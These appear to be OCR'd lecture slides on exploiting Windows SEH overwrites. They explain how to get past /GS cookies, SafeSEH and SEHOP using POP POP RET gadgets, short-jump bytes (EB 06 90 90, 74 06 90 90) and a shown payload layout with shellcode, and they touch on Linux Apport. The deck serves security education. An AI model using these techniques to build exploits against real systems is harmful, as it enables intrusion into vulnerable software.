
Here are 3 similar options for an attacker to bypass **/SafeSEH, /GS cookies, and XORed out registers** for attacking SEH in Windows. They only really differ in what the attacker does to the SEH record pointer:

Hijack EIP by:

- overwrite the cookie in the `.data` section to sabotage /GS checks
- Overflow a local buffer to overwrite the `EXCEPTION_REGISTRATION` structure (AKA: the SEH record structure) *to either*:
  - **(1) set the pointer to an already registered handler**
    1. then abuse that to gain control somehow (uncommon)
  - **(2) overwrite the pointer with an address that is outside the range of the loaded module**
    1. shared libraries (.dll's) are modules
       - perhaps inject a .dll into the process
    2. Note: this may have changed in recent versions of Windows
  - **(3) load shellcode onto the heap, and overwrite the pointer to go there (we'll cover this later)**
- perhaps also the RET value on the stack in the overflow


Jumping to another module (#2)

- This is the most common approach
- However shellcode is usually not there!
    - would require more exploitation (more difficult!)
- The address that the SE handler (i.e. 0x0ABCDE) gets `jmp / called` by the exception dispatcher function, with the following stack set up:



Jumping to another module (#2)


- Usually the shellcode is placed right after the SE Handler value
- We can point to any set of instructions in the target module
  - A common target is a set of "POP POP RET" instructions



POP POP RET explained


- The Exception dispatcher will jump to whatever code we point it to in the target module.
- If we point it to an arbitrary `pop pop ret` sequence, the following will happen to the stack:

This is a common approach to jump back to the original program



POP POP RET explained

- After POP POP RET is executed in the target module, EIP will point to the original program's stack!



<u>But at this point the EIP won't get to the shellcode!</u>

POP POP RET explained

- EIP will point to the stack now!
  - The attacker can replace the *Next SEH Record with instructions to jump to wherever the shellcode is
  - usually right after the attacker-crafted SE Handler value
    - jump 6 bytes, NOP NOP

Program stack (top record)

4bytes	*Next SEH Record 0x0123456
4bytes	SE Handler 0x0ABCDE
	SHELLCODE

Program stack (top record)

4bytes	jmp 6 bytes forward NOP NOP
4bytes	SE Handler 0x0ABCDE
	SHELLCODE

RECAP How it's exploited

- First handle any stack cookies (/GS cookies)
- Then craft the payload to be as such:
  `[stack data ][next SEH*][SEH handler pointer   ][...]`
- `["AA...AAAA"][jmp code ][pointer to pop pop ret][Shellcode]`
  - **`requires executable stack`**
- The shellcode however need not be part of the buffer overflow
  - As long as its somewhere in memory, and the [next SEH*] can have code jump to it (no null bytes in the address), then the exploit will work
    - like a heap spray!

An important caveat:

- The target module address must have no null bytes in it!
  - so it can be injected into the vulnerable string buffer


If you are still fuzzy on this, check out this demo:
https://www.youtube.com/watch?v=ls_lfZdurHM


Linux and SEH

- Linux does not support Structured Exception Handling
- Linux's signal handling is conceptually quite similar to Windows's structured exception handling
  - Linux doesn't have the ability to pop up a window and say:
    - "XYZ has encountered and error and needs to close"...
  - WINE on Linux does implement SEH, and is a good (code) read:
  - http://source.winehq.org/source/include/wine/exception.h
    - uses `sigjmp`, `sigsetjmp`, and `siglongjmp` to implement it all

Apport: SEH emulation on Linux

- Ubuntu 12.04+ emulates SEH this way
  - Intercepts crashes right when they happen
  - gathers info about the crash and the OS environment for bug reporting
  - runs as a service (usually root permissions)
  - uses `/proc/sys/kernel/core_pattern` to directly pipe coredumps to the apport service
    - **maybe exploitable???**
  - Can be automatically invoked for unhandled exceptions
  - https://wiki.ubuntu.com/Apport






/SAFESEH

SafeSEH is a linker option, applied when compiling an executable file

- Discussed in detail previously
- Makes sure the SE Handler points to a valid chain
  - fails if it points outside of the image
  - fails if it points to the heap


SEHOP




- Introduced in win server 2008 and win 7
- Comes from a Matt Miller article
  - http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx
- Before the exception dispatcher function jumps to the SE Records, it parses the *Next SEH record chain to make sure its intact
  - Final SEH record in a SEHOP validated chain is FFFFFFFF
    - ntdll!FinalExceptionHandler

Program stack (top record)


EB 06 90 90, or whatever the short jmp, NOP, NOP code is will likely point somewhere invalid. Thus caught by SEHOP...



SEHOP



- Introduced in win server 2008 and win 7
- Comes from a Matt Miller article
  - http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx
- Before the exception dispatcher function jumps to the SE Records, it parses the *Next SEH record chain to make sure its intact
  - Final SEH record in a SEHOP validated chain is FFFFFFFF
    - ntdll!FinalExceptionHandler



SEHOP

Bypass notes:

- http://dl.packetstormsecurity.net/papers/general/sehop_en.pdf
    - can still use a `JE` jump (0x74) and possibly still point to a valid stack address!
        - i.e. 74 06 90 90
        - also have to craft the `Z flag` (a condition evaluate by the JE assembly instruction)
            - `XOR EAX EAX`
`POP`
`POP`
`RET`
- still difficult
    - ASLR will change the address of ntdll! FinalExceptHandler each time the machine is rebooted.
        - **still, in experimentation takes only 512 tries!**